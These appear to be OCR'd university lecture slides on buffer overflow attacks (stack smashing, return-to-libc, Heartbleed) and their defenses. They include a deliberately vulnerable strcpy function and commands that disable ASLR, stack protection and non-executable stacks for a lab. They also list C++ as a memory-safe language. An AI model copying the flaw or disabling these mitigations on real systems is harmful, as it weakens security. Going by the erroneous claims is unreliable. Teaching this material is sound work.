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
Attacks: code injection & code reuse

- Code *injection* attack
  attacker inserts his own shell code in a buffer and corrupts the return addresss to point to this code
  Ex, **exec (/bin/sh)**
  This is the “classic” buffer overflow attack
  [Smashing the stack for fun and profit, Aleph One, 1996]

- Code *reuse* attack
  attacker corrupts the return address to point to existing code,
  Ex , **format_hard_disk**

format_hard_disk

- The stack consists of Activation Records:



Variations of Buffer Overflow

- **Return-to-libc**: the return address is overwritten to point to a standard library function.
- **OpenSSL Heartbleed Vulnerability**: read much more of the buffer than just the data, which may include sensitive data.


Return-to-libc

- Create 1 fake frame on the stack
- After an overflowed function returns…
- …set the eip return address to the new function
- Append the fake frame
- New function executes
  - Parameters consumed from the fake frame
- System("/bin/sh")

Return-to-libc

- Function is vulnerable to a stack overflow

```
Code:
void func1(char *s)
{
   char buffer[80];
   strcpy(buffer, s);
   printf("%s\n", buffer);
   return 0;
}
```



- If s points to string that is larger than 80, stack overflow
- Returned address is overwritten with a value of stack
- When func1() returns, eip may be located another address.
- Consequently, overwrite

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Defense Against Buffer Overflow Attacks

- Use type safe languages
- No execute bit
- Address space randomization
- Canaries
- Avoid known bad libraries


Safe languages

- Why are some languages safe?
  - Buffer overflow becomes impossible due to runtime system checks
- The drawback of secure languages
  - Possible performance degradation
- The language...
  - Should be strongly typed
  - Should do automatic bounds checks
  - Should do automatic memory management
- Examples of Safe languages: Java, C++, Python
- When Using Unsafe Languages:
  - Check input (ALL input is EVIL)
  - Use safer functions that do bounds checking
  - Use automatic tools to analyze code for potential unsafe functions.

Ex

What if **gets()** reads more than 8 bytes ?
Attacker can jump to any point in the code!

What if **gets()** reads more than 8 bytes ?
Attacker can even jump to his own code in buffer! (shell code)



Analysis Tools

Analysis Tools…

- Can **flag** potentially unsafe functions/constructs
- Can **help mitigate security lapses**, but it is really hard to eliminate all buffer overflows.

Examples of analysis tools can be found at:
https://www.owasp.org/index.php/Source_Code_Analysis_Tools

Stack Protection: Stack Canaries

Stack Canaries: (canaries in coal mines)

- ❖ A random canary value is written just before a return address is stored in a stack frame
- ❖ Any attempt to rewrite the address using buffer overflow will result in the canary being rewritten and an overflow will be detected.

x
return address
`buf[4..7]`
`buf[0..3]`


High addr ↑ Low addr

x
return address
canary value
`buf[4..7]`
`buf[0..3]`

- ❖ Result: increases the difficulty of using buffer overflow to attack
  - ❖ it forces the attacker to take control of the pointer using non-classical methods - corrupting other important variables in the cache.

Stack Canary


- Canary for tamper detection



- No code execution on stack

Stack Canary attack

- A careful attacker can defeat this protection, by
  - overwriting the canary with the correct value
  - corrupting a pointer to point to the return address



- Three types of canaries. StackGuard support all three
  - Terminator: include string termination characters in the canary value,
  - Random: use a random value for the canary
  - Random XOR: XOR this random value with the return address

Address space randomization

- Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult.
  - To simply our attacks, we need to disable them first.
- Security mechanisms:
  - Address Space Layout Randomization (ASLR)
  - The StackGuard Protection Scheme
  - Use a non-executable stack

Address Space Layout Randomization (ASLR)

- Ubuntu and several other Linux uses address space randomization to randomize the starting address of heap and stack.
  - This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.
- Need disable these features using the following commands:
  - **`sysctl -w kernel.randomize_va_space=0`**

The StackGuard Protection Scheme

- The GCC compiler implements a security mechanism called ”Stack Guard” to prevent buffer overflows.
  - In the presence of this protection, buffer overflow will not work.
- You can disable this protection: ex
  - `gcc -fno-stack-protector example.c`

Non-Executable Stack

- Ubuntu used to allow executable stacks, but this has now changed:
  - the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header.
  - Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable.
  - This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable.
- To change that, use the following option when compiling programs:
  - For executable stack:

```
$ gcc -z execstack -o test test.c
```


  - For non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

Buffer Overflow Attacks Quiz

- Do **stack canaries** prevent return-to-libc buffer overflow attacks?
  ◯ **Yes** ◯ **No**
- Does **ASLR** protect against read-only buffer overflow attacks?
  ◯ **Yes** ◯ **No**
- Can the **OpenSSL heartbleed vulnerability** be avoided with non-executable stack?
  ◯ **Yes** ◯ **No**

Security in Software Development Life Cycle



Integrating Security into the Software Development Life Cycle
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Lesson Summary

- Software Security issues
- Sources of Software Vulnerabilities
- Process memory layout
- Software Vulnerabilities - Buffer overflows
  - Stack overflow
  - Heap overflow
- Attacks: code injection & code reuse
- Variations of Buffer Overflow
- Defense Against Buffer Overflow Attacks
  - Stack Canary
  - Address Space Layout Randomization (ASLR)
- Security in Software Development Life Cycle

Prepare

- Install a distro of Linux:
  - Ubuntu
  - CentOS
- Install c compiler: gcc(or cc)
  - Check: gcc –v
  - Install: yum install gcc; or apt-get install gcc
- Install gdb:
  - Check: gdb –v
  - Install: yum install gdb; or apt-get install gdb
  - Or: download package gdb and install
    - Download: Binary Package: gdb-7.2-92.el6.x86_64.rpm
    - Run install

Practice

- Follow slide on class
  - Ex1 – Stack Smashing
  - Ex2 - A stack off-by-one
- Chapter 3 - LAB - Software Security Smashing Attack
- Crashing the program and examining the CPU registers
- Shellcode

Q & A